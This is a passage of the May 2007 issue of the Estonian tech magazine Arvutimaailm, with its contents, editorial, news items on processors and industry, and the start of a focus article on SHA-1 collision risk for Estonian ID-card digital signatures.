arvutimaailm

TEHNOLOOGIA ASJATUNDJA

MAI 2007 | NR 4 (140) | HIND 35.90

REPORTAAŽ

INTEL HIINAS

Kiibitootja näitas Pekingis tulevikku



FOOKUS

DIGIALLKIRI:

Krüptoloogid hoiatavad SHA-1 murdumise eest



LAHENDUS

NETIKÕNED:

VoIP trügib kontorisse. Norby näitas, kuidas see töötab



LABOR

KUS MA OLEN?

Võrdlustestis võistlevad kolm GPS-moodulit



AARE LAPÕNIN

E-maksuameti looja elu Serbias

VÄLISMAA

WEB 2.0: sotsiaalmeedia ja kollektiivsete veebilahenduste võidukäik



arvutimaailm MAI 2007



14 Mõra digiallkirjas



20 Mees, kes tegi e-maksuameti

UUS

8 O'Rourke: Moore'i seadus on veel jõus
28 aastat IBM-is töötanud Patrick O'Rourke käis eestlastel külas.

10 Paremad arvutidisainid on selgunud
Intel jagas disaineritele miljon dollarit auhinnaraha.
Webmedia käive üle saja miljoni
Microsoft jätkab veebistuudiumiga

12 Intel tegi pidupäevaks tsikli
Spetsiaalkaabel Vista ja XP vahele

13 Naisi netis meestest enam
Löök USA netiraadiotele

FOOKUSES

14 Mõra digitaalallkirjas
Digitaalne allkiri on teisendus allkirjastatavast dokumendist ehk räsiks nimetatav lühike andmete jada, mis peaks olema iga dokumendi puhul samuti kordumatu. Aga kui pole?

KOLUMN

19 Igaveseks ajaks karistatud
Avalik häbistamine, nimede nimetamine, aadresside avalikustamine – olenevalt süüdistusest võib tegu olla eluaegse karmi karistusega. Häbista- ja õiglusvajadus saab rahuldatud, aga häbistataval on eluks ajaks märk küljes, kirjutab Elver Loho.

INIMESED

20 E-maksuameti isa stardipaugu ootel
"Eesti avaliku sektori, eelkõige muidugi maksuameti infotehnoloogiline arengutase on täna sedavõrd kõrge just tänu Aare panusele," kiidab Aivar Sõerd Aare Lapõninit, kes andis Belgradist Arvutimaailmale intervjuu.

25 Minu esimene ...
Peep Sürje meenutab oma esimesi kokkupuuteid arvutiga.

FIRMA

26 Vähetuntud eksperdid
Tarkvaraarendaja AS Proekspert on Eestis tegutsenud juba 1993. aastast saati ning teenindab väga suuri ja rahvusvahelisi kontserne, kuid kummalisel kombel ei pruugi ettevõtte nimi endiselt paljudele midagi öelda.

arvutimaailm MAI 2007



LABOR

32 GPS-moodulid otsivad asukohta
Testis kolm GPS-moodulit: Garmin Mobile 10, Altina GBT-709 ja Tom Tom Wireless GPS Receiver MK II.
38 Kontorimasinad ja suur hulk paberit
40 Nahast luksusarvuti
Asus ei unusta soliidset tippjuhti.
42 Projektor joonistab lähedalt seinale
44 Võimsaimad Eesti serverid Tigmast
Ühes serveris töötab 16 tuuma.
46 Taskuvideomakk v-Mate SanDiskilt
47 Installeerimisvaba veebikaamera
48 EMT Messenger – kogu aeg *online*
49 Nokia E61i – rohkem nuppe ja pilte





LAHENDUSED

50 VoIP murrab kontorisse
Telekommunikatsiooniettevõtted ei väsi pakkumast aina uusi interneti-telefoninduse lahendusi.
54 WiFi hakkab asju jälitama
Cisco Asset Tracking System ehk WiFi-põhine asjade jälitamisseade.
56 SmartBox ütleb, kus asjad on
Inventuur RFID-kleepsude abil.
58 Kuidas optimeerida ja kiirendada laivõrke





TURVA

60 Puhvrilugude kolmas osa
Tõnu Samuel ründab WiFi kaudu sülearvutit, mis pole võrgus.



REPORTAAŽ

64 Inteli suurfoorum Hiinas
Kiibitootja avameelitses Pekingis ja esitas oma visioone aastani 2010.



VÄLISMAA

70 Web 2.0 puudutab sind, sind ja ka sind
Üle miljardi inimese mõjutamas kübermaailma uut nägu.
76 ETech – homsete ideede konverents



TEOORIA

78 Operatsioonisüsteemi valik 8
Vaatluse all on OpenSUSE 10.2.

arvutimaailm
Asutatud 1993. aastal

Aadress Liimi 1, 10621 Tallinn
Telefon 661 6186
Faks 661 6185
E-post am@am.ee
Koduleht www.am.ee

TOIMETUS
Peatoimetaja Merlis Nõgene
merlis@am.ee

Toimetaja Kaido Einama
kaido@am.ee

Keeletoimetaja Jolana Aru
jolana@am.ee

Kujundaja Mirjam Männi
mirjam@am.ee

REKLAAM
Reklaamijuht Indrek Kruusmets
indrek.kruusmets@presshouse.ee
telefon 660 9360

TELLIMINE
Ajakirja tellimiseks:
- helista 660 9797
- saada e-kiri levi@presshouse.ee
- mine kodulehele www.telli.ee

Arvutimaailma tellimus maksab 299 kr aastas, otsekorraldusega 29 kr kuus.



VÄLJAANDJA
Presshouse OÜ
Trükk Unipress

AM-is on asju



MERLIS NÕGENE
peatoimetaja

Eelmise aasta viimases numbris ilmus intervjuu Jan Willemsoniga, kes mainis, et digiallkirjastamisel kasutatav “kood” murtakse juba järgmisel aastal. See tähendab, et üks allkiri kehtiks mitte ainult sellele dokumendile, millele see antud on, vaid ka mõnele teisele, mille sisu võib pahatahtlik inimene vastavalt enda soovile kujundada.

Willemsoni tsitaat: “Järgmisel aastal murdub laiatarbefunktsioon SHA-1, mida kasutab muide ka meie ID-kaart, ja ma ei tea, kas meil on olemas rahvuslik päästeplaan,” sai artikli seest suurelt ka välja tõstetud. Mõtlesin, et ehk nopib päevameedia selle üles. Kümme korda aastas ilmuv ajakiri ei suuda ajalehtedega operatiivsuses võistelda, samas ei tahtnud ka sellist infot kadedusest kinni hoida. Vaikus.

Tuli siis ise ära teha. Elver Loho alustas ja Janek Priimann viis lõpule ning käesoleva numbri fookuslugu räägibki teadlaste ning praktikute vastuseisust digiallkirja turvalisuse küsimuses.

Seekordne intervjuu on Aare Lapõniniga ning sellegi loo juured ulatuvad ajas kaugele. Möödunud aasta augustis Webmedias külas käies küsisin Priit Alamäelt, milliseid huvitavaid või tuntud inimesi neil töötab. Oli vist nii, et kohe ta sellele ei vastanud, kuid hiljem, enne väljumist, prahvatas äkki käigu pealt, et oi, meil töötab ju see mees, kes ehitas e-maksuameti!

Aare on suure osa ajast välismaal ja valmistab ette firma tootmisüksusi, et suurtellimuste saabumisel saaks need tuurid üles võtta. Skype on asendamatu abimees ning hoolimata kaugustest, sündis intervjuu, mida sel korral lugeda saate. Üks päev enne ajakirja trükkiminekut tuli Aare korraks ka koju ja Arvutimaailma fotograaf sai ta kohe lennujaamast kätte.

Kes nüüd edasi lappab, näeb, et ajakirjas on muudki lugemist.

P.S. Hakkan juba pikalt ette hoiatama, et juunis ilmub Arvutimaailm nagu ikka, aga juulis ei peagi ilmuma. Ehk siis on murekirju vähem. Kuigi – tore on teada, et inimesed žurnaalist puudust tunnevad, niipea kui üks kuu vahele jääb.

! UUS!

O'Rourke: Moore'i seadus on veel jõus

28 aastat IBM-is töötanud **Patrick O'Rourke** teab, mis ootab meid protsessorimaailmas lähiaastatel. Saladuskatet ta veel täielikult ei paljastanud, kuid lühikese Eesti-visiidi jooksul andis siiski teada, et Moore'i seadus* jääb mõneks ajaks kindlasti kehtima.

KAIDO EINAMA
kaido@am.ee



Lähema tuleviku suurema muutusena protsessoritehnoloogias nimetab Patric O'Rourke üleminekut 45 nanomeetri tehnoloogiale.

FOTO: STANISLAV IVANOV

Infotehnoloogia üks alustalasid, protsessoritootmine, on muutunud ülikeeruliseks. See oli ebamaiselt geniaalne lahendus juba arvutite nooruspõlves, aastakümneid tagasi, nii et mõned vandenõuteoreetikud peavad protsessoreid lausa tulnukatelt pihta pandud tehnoloogiaks. Patrick O'Rourke on Austinis Texases viibinud ja näinud rohkem kui poolt protsessoritootmise ajaloost ja on ilmselt üks informeeritumaid inimesi, rääkimaks sellest, kuidas arvutite üks olulisem lüli areneb ja valmib. Eestisse saabus ta IBM-i UNIX-i Foorumile tutvustama uue riistvarapõlvkonna System p6 võimalusi.

O'Rourke'i arendada on ka serverite ja protsessorite *roadmap* ehk toodete ajaline suund tulevikuks, lisaks on ta juhtinud IBM-i PC-de müüki ja tehnilist tugi. Kui temalt küsida konkreetsemalt tehnoloogiliste detailide kohta, siis täpset vastust iga kord ei saagi – System p6 tuleb müügile alles aasta teises pooles ja enne seda on kõik spetsialistid veidi kidakeelsed, eriti ajakirjanike suhtes.

System p6 on O'Rourke'i sõnul üks olulisemaid uuendusi viimasel ajal. Enne seda toimus suur muutus 2001. aastal, kui IBM tuli välja uute avatud süsteemil põhinevate serveritega, mis pakkusid seni vaid suurarvutitele omast jõudlust ja võimsust nüüd ka väiksematel serveritel. Suurarvutite hiilgeajal möödunud sajandil olid igal tootjal oma suletud süsteemid, UNIX oli vaid üks universaalne lahendus nende süsteemide jaoks.

> „Patrick O'Rourke on näinud rohkem kui poolt protsessoritootmise ajaloost ja on ilmselt üks informeeritumaid inimesi, rääkimaks selle arengutest.

UNIX-il baseeruvate lahenduste paindlikkus on kindlasti ka uuel System p6-l üks põhilisi omadusi, kinnitab O'Rourke ja nimetab väiksemate ettevõtete jaoks olulised märksõnad: virtualiseerimine ja universaalsus. Esimene tähendab, et väiksematest süsteemi osadest saab kokku panna suuremaid ja suuremat jagada väiksemateks või virtuaalselt sama suurteks ning universaalsus seda, et aina vähem sõltub süsteemi toimivus erinevate osade kokkusobivusest. Nad lihtsalt pannakse nähtamatult kokku ühtseks toimivaks lahenduseks.

Suurarvutid väikefirmadele

"System p5 ja p6 tehnoloogia pakubki suurarvutite võimalusi väiksematele," võtab O'Rourke kokku põhilise, millega IBM-i uus süsteem maailma vallutama läheb. "Lisaks muidugi uus ja võimas protsessor Power 6," lisab ta.

Power 6 on kõrgeima taktsagedusega protsessor. "Sel ajal, kui teised protsessori sagedusega enam eriti ei pingutanud ja rõhusid mitmetuumalisusele, jätkasime meie ka sageduse tõstmist," ütleb O'Rourke ja on kindel, et nad on selles võidujooksus õigel teel, ehkki taktsageduse-ralli hakkab peagi jõudma füüsiliste piiride lähedale. Power 6 protsessorid on kahetuumalised ja 4–5-gigahertsise taktsagedusega ning tulevad välja uue serveripõlvkonna koosseisus sel suvel, nagu varem lubatud. "Me pole kunagi oma lubatud tähtaegadest üle läinud," teeb ta vihje konkureerivatele protsessoritootjatele, kelle viimase aja uue põlvkonna tooted on hilinema kippunud.

"Laboris arvati alguses, et barjäär praeguselt paarilt-kolmelt gigahertsilt nelja-viie juurde murtakse raskelt," kirjeldab O'Rourke varasemaid emotsioone IBM-i arenduskeskuses Austinis, "kuid tegelikult polnudki see nii hirmus raske. Praegu on katseeksemplarid valmis ja töötavad täiesti korralikult."

Ostke hafniumi

Rääkides protsessoritootmise tulevikust, toob O'Rourke Mendelejevi tabelist esile elemendi nimega hafnium. Kui nüüd keegi soovib oma tulevikku kindlustada väärismetallide kokkuostuga, peaks talle soovitama: osta hafniumi, sest arvutitööstus januneb peagi selle järele rohkem kui kunagi varem. Nimelt on see kasutusel uutes sisend-väljundkanalites ja tagab kiirema ühenduse kui senised vasest juhid.

Ühe protsessori tegemise juures on terve hulk spetsialiste, kokku 6000 inimest. O'Rourke nimetab kiibidisainereid, ränikristallide spetsialiste, transistoride paigutajaid, energiakulu vähendajaid jne. Viimased neist on muutunud aina olulisemaks – kahegigahertsise taktsageduse pealt nelja peale minnes ähvardas tekkida tohutu energiakulu ja ülekuumenemise oht, kuid energiaspetsialistide abiga saavutati tulemuseks sama voolutarbimine, mis seni.

Kõik geniaalne on lihtne ja energiakulu viidi ka alla küllaltki lihtsa meetodiga: intelligentne kontroller lülitab nimelt iga käsutsükli jaoks sisse vaid need transistorid, mis on antud operatsiooniks vaja. Varem huugas kogu ränikristall.

Kuid ega uus protsessor jää ainult serverikappidesse ja kasutaja pilkude eest kaitstud serverikestesse. O'Rourke on kindel, et päris paljudel on uus ülivõimas Power 6 peagi ka kodus olemas, sest praegused Power 5 protsessorid pesitsevad juba mängukonsoolides Wii, Playstation 3 ja Xbox.

45 nanomeetrit – molekulide piiril

Lähema tuleviku suurema muutusena protsessoritehnoloogias nimetab O'Rourke üleminekut 45 nanomeetri tehnoloogiale. Seda on kuulutanud kõik suuremad protsessoritootjad. Vasest on tööstus juba loobumas ja hafnium rajab juhtkanalite materjalina teed, süsteemid aga kolivad järjest enam ühele kiibile. See suurendab töökindlust ning vähendab veelgi seadmete mõõtmeid.

"45 nanomeetrit annab meile 1/5 energiatarbest ja kolm korda rohkem ruumi samal pinnal," toob O'Rourke esile kaks peamist eelist, miks protsessoriloojad tahavad kasutama hakata niivõrd peenikest tehnoloogiat. 2010. aastal väljatulev Power 7 on juba selle lahendusega, kui mitte veelgi väiksema tehnoloogiaga ja mis parameetrid sellel protsessoril veel on, selle jätab IBM-i visionäär seni enda teada. "Aga kindel on see, et ta tuleb jälle õigel, lubatud ajal," muheleb O'Rourke. Tema sõnul Moore'i seadus kehtib ka siis ja jääb kehtima veel aastateks. **am**

> „Kui keegi soovib oma tulevikku kindlustada väärismetallide kokkuostuga, peaks ta ostma hafniumi, sest arvutitööstus januneb peagi selle järele.

* - Moore'i seadus (välja öeldud **Gordon Moore'i** poolt 1965. aastal) ütleb, et iga paari aastaga kahekordistub transistoride arv mikroskeemil. Seadust on laiendatud ka jõudlusele: iga paari aastaga kahekordistub protsessorite jõudlus.

Webmedia Grupi käive kasvas 112 miljoni kroonini

Tarkvaraarendusettevõtte Webmedia Grupp 2006. aasta käive kasvas kaks korda ehk 112 miljoni kroonini. Webmedia möödunud aasta kasum oli üle 15 miljoni krooni. Töötajate arv kogu grupis kasvas 149-lt inimeselt 250-le.
"Webmedia Eesti, kui meie lipulaev, tootis eelmisel aastal stabiilselt kasumit ning kogu ülejäänud grupp oli plaanitult nullis. Uutel turgudel tegelesime ettevõtete käimalükkamise ning edasiseks arenguks vundamendi loomisega – töötajate värbamine, juhtkonna käimajooksmine, kliendibaasi loomine jms," ütles Webmedia Grupi juhatuse esimees **Priit Alamäe**.
"Oleme uhked selle üle, et Webmedia on esimene Eesti ettevõte, millel õnnestus ületada tarkvaraarenduse käibes saja miljoni piir. Juba praegu näeme, et 2007. aasta tuleb veel parem ja see annab usku, et kaks aastat tagasi valitud Euroopasse laienemise ning industrialiseeritud tarkvaraarenduse ülesehitamise strateegia on olnud õige valik."

Microsoft jätkab veebistuudiumiga

Et vähendada Eesti tööjõuturul valitsevat IT-spetsialistide põuda, jätkab Microsoft Eesti juba teist aastat koolitusprogrammiga Veebistuudium.
See on Eesti üldharidus- ja kutsekoolidele mõeldud kaheetapiline dünaamiliste veebirakenduste arendamise koolitusprogramm, millest saavad osa võtta nii õpetajad kui õpilased. Lisainfo: www.eneta.ee/veebistuudium.



Paremad arvutidisainid said kopsaka auhinna

Intel kuulutas Pekingis välja miljoni USA dollarilise auhinnafondiga Intel Core Processor Challenge'i arvutidisaini konkursi võitja.

Konkursiga soovis Intel hoogustada arvutitööstuse arengut ning leida Inteli Core 2 Duo protsessorit ja Viiv-tehnoloogiat kasutavaid stiilseid ja suure jõudlusega arvuteid.

Traditsioonilise beeži arvutikastiga hüvasti jättes tunnistati peaauhinnavääriliseks Korea ettevõte TriGem Computer. Nende loodud Home Theater Lluoni "Black Crystal" arvuti (pildil) ühendas parimal viisil stiili, funktsionaalsuse ja rohked võimalused koduse meelelahutuse jaoks. Teise koha sai Norra ettevõte Mesiro arvuti "Asono Merium".

"Intel soovib, et kodukasutajate arvutid muutuksid väljastpoolt sama säravaks ja moodsaks, nagu nad tänu Inteli suurema jõudlusega protsessoritele ja uuendustele juba sisemiselt on," ütles Inteli asepresident ja Digital Home grupi juht **Eric Kim**.

Nii nagu autod ja mobiiltelefonid, on ka arvutid muutunud inimeste igapäevaelus üha olulisemaks. Kasutajate jaoks, kes soovivad arvuteid sobitada oma elustiiliga, on arvutite väljanägemine saanud üha olulisemaks. Hiljuti läbi viidud Inteli uuringust selgus, et 73% USA täiskasvanud arvutikasutajatest ostavad tehnikat järjest enam selle järgi, kuidas see sobib nende isikliku stiiliga.

Võitja TriGem saab kuni 300 000 dollarit auhinnatud arvuti tootmise käivitamiseks ning kuni 400 000 dollarit Inteliga koostöös tehtavate turunduskulude kateks. Mesiro saab kuni 300 000 dollarit, et oma arvuti masstootmisse viia. am

! UUS! SEDA JA TEIST



FOTO: TOOTJA

Intel tegi tsikli

Intel tähistas 30 aasta möödumist tegevuse alustamisest nn manusrakenduste turul, kuhu kuuluvad erinevad väikesed elektroonikaseadmed.

Lisaks erinevatele uutele toodetele lasi Intel selle sündmuse tähistamiseks Orange County Choppersi tehases kokku panna Dual V-2 tüüpi mootoriga 250-hobujõulise mootorratta, mille töömaht on 192 kuupsentimeetrit. Tegemist on mobiilsete tehnoloogiatega varustatud sõiduvahendiga, millel on sõrmejäljelugeja, sisseehitatud audio- ja videosüsteem, GPS-seadmed ja palju muud.

Imemasin on varustatud Black Diamond Advanced tehnoloogiaga, mis aitab kaitsta seadmeid niiskuse, mustuse, löökide ja vibratsiooni eest. Mootoratta armatuurlaud on varustatud Inteli Core Duo protsessoriga, kust peale kiirusenäidiku ja mootoripöörete arvu saab peeglite asemel jälgida tahavaatekaameraid. am

Spetsiaalkaabel Vista ja XP vahele

Andmevahetuskaabel Easy Transfer Cable aitab sisse seada andmevahetuse Windows Vista ja vanemate Windowsi versioonide vahel.

Vivanco Easy Transfer komplekt Windows Vista jaoks koos USB 2.0 ühenduskaabli ja PCsynci tarkvaraga. Laplink ei paku mitte üksnes hetke parimat andmevahetuskiirust, vaid ka täisautomaatset ja ajastatud andmete sünkroniseerimisfunktsiooni, mida Windows Vista kahjuks ise ei paku.


Vivanco pakub kasutajale Microsofti sertifitseeritud kaablit ja Windows Easy Transferi tarkvara, mis loob varukoopiad andmetest, dokumentidest ja mis veelgi olulisem – seadistustest ning kannab need üle uude Windows Vista arvutisse kolme imelihtsa sammuga.

Easy Transferi ühenduskaablite pikkus on 2,4 meetrit ja need võimaldavad ülekandekiirust kuni 480 Mb/s. Ülikiire USB 2.0 ühenduskaabel kannab üle kõiki olulisi allseadistusi ja andmeid Windows 2000 või XP ja Vista vahel.

Lisatud sünkroniseerimistarkvara turuliidrilt Laplink teeb äärmiselt mugavaks failide, kaustade, muusika, videote ja individuaalsete seadistuste ülekandmise vanast süsteemist uude.

Soovituslik jaehind on 590 krooni. am

FOTO: TOOTJA



Nagi ostis Fotoalbum.ee

Tasuta interneti fototeenuste pakkuja Nagi omandas Eesti suurima fotosaidi Fotoalbum.ee, saades suurimaks interneti fotohalduse lahenduste pakkujaks Eestis. Koos on Nagil ja Fotoalbum.ee'l 33 000 registreeritud kasutajat, kes on üles laadinud üle 3,3 miljoni digifoto. Kokku oli kahel fototeenusel eelmisel nädalal üle 93 000 unikaalse kasutaja, mille järgi kuulub uus ühinenud teenusepakkuja 12 Eesti suurema veebisaidi hulka. Päevas lisavad kahe teenuse kasutajad internetti ligi 25 000 digipilti.

"Tegu on kahe väga erineva fototeenusega, mille sihtrühmad ei kattu ning mis moodustavad kokku reklaamiandjatele väga huvipakkuva sihtgrupi," kommenteeris Nagi kaasasutaja **Jüri Kaljundi** (pildil).

Honda vormelit aitab luua IBM

Honda vormel I meeskond on otsustanud arendada ja toota oma 2008. aasta vormel I võistlusauto IBM-i tarkvara ja teenuste toel. Tulemusena saab Honda arendusmeeskond luua arvutis terve vormelauto kolmemõõtmelise mudeli ning hallata kõiki mudelis toimuvaid muudatusi ja kaasnevaid tööprotsesse ühtses keskkonnas grupitöö ja tootmisprotsessi halduse tarkvaradega.



FOTO: © ISTOCKPHOTO.COM

Naisi netis meestest enam

Kuigi suvalise veebipõhise tutvumisteenuse järgi võiks arvata vastupidist, teatas eMarketer.com hiljuti, et vähemalt USA-s on internetti kasutamas rohkem naisi kui mehi. Nende sõnul kasvab naiste osakaal netikasutajate hulgas tulevikus veelgi.

ELVER LOHO
elver.loho@gmail.com

eMarketeri andmetel on 2007. aastal USA-s 97,2 miljonit naissoost internetikasutajat ehk 51,7% kõigist netti kasutavatest USA elanikest. Aastaks 2011 ennustavad nad selle arvu kasvu 109,7 miljonile, mis moodustaks 51,9% kõigist internetti kasutavatest ameeriklastest.

Teised uuringukeskused on naiste osakaaluks nimetanud 50,6% kuni 53%. Üle 12-aastastest naissoost ameeriklastest kasutavad netti 78,4%. Sama arv meeste kohta on 76,7%.

"Tänapäeva tüdrukud on üles kasvanud koos internetiga," räägib eMarketeri vanemanalüütik **Debra Aho Williamson**. "Noortele naistele meeldivate teenuste, nagu näiteks sotsiaalvõrkude lai levik, toob naisi internetti veel juurde."

USA netti kasutavate naiste hulk on alates 2000. aastast kasvanud 12,4 protsendipunkti, samas kui meeste puhul on see näitaja 3,2. am

Löök USA netiraadiotele

USA Copyright Royalty Board ehk nende autorikaitsesarnane organisatsioon on tulnud välja ideega muuta USA-s tegutsevate netiraadiote maksestruktuuri, tõstes makstavaid autoritasusid tasemele, mis ajaks suure osa neist raadiojaamadest pankrotti.

ELVER LOHO
elver.loho@gmail.com

Otsus hakkab kehtima ka tagasiulatuvalt 2006. aastal mängitud muusikale ning raadiojaamade poolt ühiselt tehtud palve uued hinnad uuesti üle vaadata on tagasi lükatud.

CRB ellu viidud idee pärineb organisatsioonilt SoundExchange, mis tegeleb raadiojaamadelt autoritasude kogumisega. SoundExchange'i loojaks on RIAA, kuigi 2000. aastast on nad tegutsenud iseseisva mittetulundusühinguna.

Radio And Internet Newsletteri reporter **Daniel McSwaini** analüüsi järgi peaks uute hindade järgi 2006. aastal keskmiselt edukas olnud netiraadio maksma iga tunni eest rohkem autoritasusid, kui ta iga tunni kohta keskmiselt reklaami pealt teenis. Tagasiulatuvalt peab iga raadiojaam maksma iga 2006. aastal toimunud muusikapala esituse eest 0,0008 USA dollarit. "Esitus" on aga uudse süsteemi järgi defineeritud kui ühe loo esitamine ühele kuulajale – seega peab 500 kuulajaga raadiojaam maksma iga loo kohta 500 "esituse" eest.

Uus autoritasude süsteem näeb ette loo esitamistasu iga-aastast kasvu kuni 0,0019 USA dollarini aastal 2010.

Eestis populaarsust koguv personaliseeritud netiraadio Last.fm asub õnneks Londonis. am



FOTO: © ISTOCKPHOTO.COM

! uus 10 aasta eest



- Ka 10 aastat tagasi saabusid inimesed tagasi CeBIT-i messilt ja koos nendega tollane Arvutimaailma peatoimetaja **Tiit Rummo**, kes tõi kaasa uudiseid, millest nii mõnigi nüüd suu muigele kisub. Suureks sündmuseks oli Sharpi eelmise aasta 28" TFT LCD-ekraani ülelöömine tervelt 40" hiiuga, millel ekraanilahutust koguni SVGA ehk 800 × 600 punkti jagu. Tolle aja hindamatut ainueksemplari saab tänavu üle kahe korra parema lahutusega endale lubada paari keskmise kuupalga eest juba iga teine eestlane. Maksimaalsuurus on aga juba 108". Samuti oli põnev meenutada, kuidas Western Digital demonstreeris messil maailma suurimaid, erakordse 4 GB (jah, gigabaidi) mahuni kasvanud kõvakettaid. Hetke suurimad ühe terabaidised kettad ületavad kümne aasta tagust mahtu "ainult" 250 korda.
- Nostalgiapisara toob silma **Jaanus Kase** lugu "Teine reaalsus". Kohe meenus praeguseks naiivselt lihtsake, kuid tollal graafika ja heli tippu arvutis tähendanud kuulus demo "Second Reality". Jah, olid kümme aastat tagasi ajad, mil progejad ja koodimeistrid lõid kenasid pildi- ja helirõõmu pakkuvaid loometeoseid niisama, pelgalt mängu- ja võistlusiustist. Siis, kümme aastat tagasi oli veel Scene täies elujõus, meile lähim koht oli Helsingi, kus iga-aastasel Assemblyl käisid mõõtu võtmas kogu maailma paremad. Jah, olid ajad, olid majad, ja oli Gravis UltraSound...
- Pikemalt tutvustas Arvutimaailm ergonoomikaprobleeme kuni seadusandja aktideni välja. Ja taas peame nentima – kümne aastaga on antud alal (raudvara, mööbli ja tarkvara ergonoomika alal) ära tehtud suur töö, ent probleemid on ikka sama suured ning luik, haug ja vähk pole oma koormaga toonasest alguspunktist kuigi kaugele saanud. Kui mõni asi on liikunud suuremate sammudega, siis lihtsalt tänu uuele tehnoloogiale (LCD-monitorid CRT asemel jne).

Mõra digiallkirjas

Inimesi võib tuvastada näiteks sõrmejälje, silmaiirise või DNA abil. See on kordumatu osake temast. Digitaalne allkiri on tegelikult teisendus allkirjastatavast dokumendist ehk räsiks nimetatav lühike andmete jada, mis peaks olema iga dokumendi puhul samuti kordumatu. Aga kui pole?



JANEK PRIIMANN
janek.priimann@
gmail.com

Mis juhtub siis, kui erinevate dokumentide põhjal arvutatud räsi ehk dokumendi sõrmejälg on ühesugune? Teaduslikult öeldes – on leitud kollisioon. Sisuliselt tähendab see aga seda, et allkiri on antud küll ühele, kuid jääb igati mulje, et see kehtib ka teisele dokumendile?

Cybernetica AS-i vanemteadur ja Tartu Ülikooli dotsent **Jan Willemson** ennustas eelmise aasta lõpus Arvutimaailmale antud intervjuus, et 2007. aastal murtakse SHA-1 räsifunktsioon. Kuna ID-kaardiga digitaalallkirjastamine põhineb SHA-1 funktsioonil, muutub ID-kaart tema arvates SHA-1 murdumisel suuresti kasutuks.

“Pidasin silmas seda, et konkreetselt professor **Wang Shandongi** ülikoolist produtseerib reaalse kollisiooni. Täna meil sellist kollisiooni ei ole, aga tuleval aastal saab suure tõenäosusega olema. Ja see juhtub kiiremini, kui me jõuaks näiteks kogu Eesti digisigneerimise infrastruktuuri ümber ehitada,” täpsustas Willemson nüüd, mõni kuu hiljem, oma mõtet.

Aastaid räsifunktsioonide uurimisega tegelenud Cybernetica AS-i vanemteadur, TÜ ja TTÜ professor **Ahto Buldas** kinnitab samuti, et jutul SHA-1 peatsest murdumisest üksikute kollisioonide leidmise mõttes on tõepõhi all ning see on ka ülejäänud maailma krüptograafide hulgas levinud seisukoht. “Samas ei tähenda üksikute kollisioonide leidmise võimalus tingimata seda, et SHA-1 muutub rakendustes ▶




FOTO: EGERT KAMENIK

Ahto Buldas on ID-kaardi sulgenud protestiks “piiramatu vastutuse” probleemi vastu.

FOTO: © ISTOCKPHOTO.COM

> ” Räsifunktsioonide uurija professor Ahto Buldas kinnitab samuti, et jutul SHA-1 peatsest murdumisest on tõepõhi all.

kõlbmatuks. Paljudes rakendustes ei ole kollisioonikindlus tarvilik," märgib Buldas.

ID-kaardindust koordineeriva AS-i Sertifitseerimiskeskus sertifitseerimisteenuste valdkonna juhi **Tarvi Martensi** sõnul on krüptoanalüütikud suutnud nii mõnegi räsialgoritmi kollisioone leida. "Sellest tekib kohe paanika ja arusaam, et algoritm on hukas. Kas aga siiski on see reaalse elu probleem? Ehk siis – räsialgoritmi nõrkus on pigem teoreetiline probleem, vähemalt selles osas, mis puudutab digitaalallkirja turvalisust," väidab Martens.

> Räsialgoritmi nõrkus on pigem teoreetiline probleem, vähemalt selles osas, mis puudutab digitaalallkirja turvalisust.

"Hirmujutud on krüptograafide leib ja põhiline tegevusala. Nende asi on paberil näidata potentsiaalseid nõrku kohti. Nende jutu järgi ei oleks meil täna ei internetipanka ega e-valimisi, sest paberil on lihtne tõestada, et need on võimatud ehk ebaturvalised juba definitsiooni järgi." Ta lisab, et praktika ei kasuta ainult krüptoalgoritme ja -skeeme, vaid ka hulgaliselt muid asju – protseduure, taasteplaane, riskihaldust jne, mis teeb "võimatu" võimalikuks.

Vastuseks küsimusele, milline plaan läheks käiku, juhul kui SHA-1 murdumine osutub praktikas siiski probleemiks või juhtub midagi veel ootamatut, arvab Martens, et tegu on ennustamiseks liiga mahuka teemaga.

Liberaalne seadus

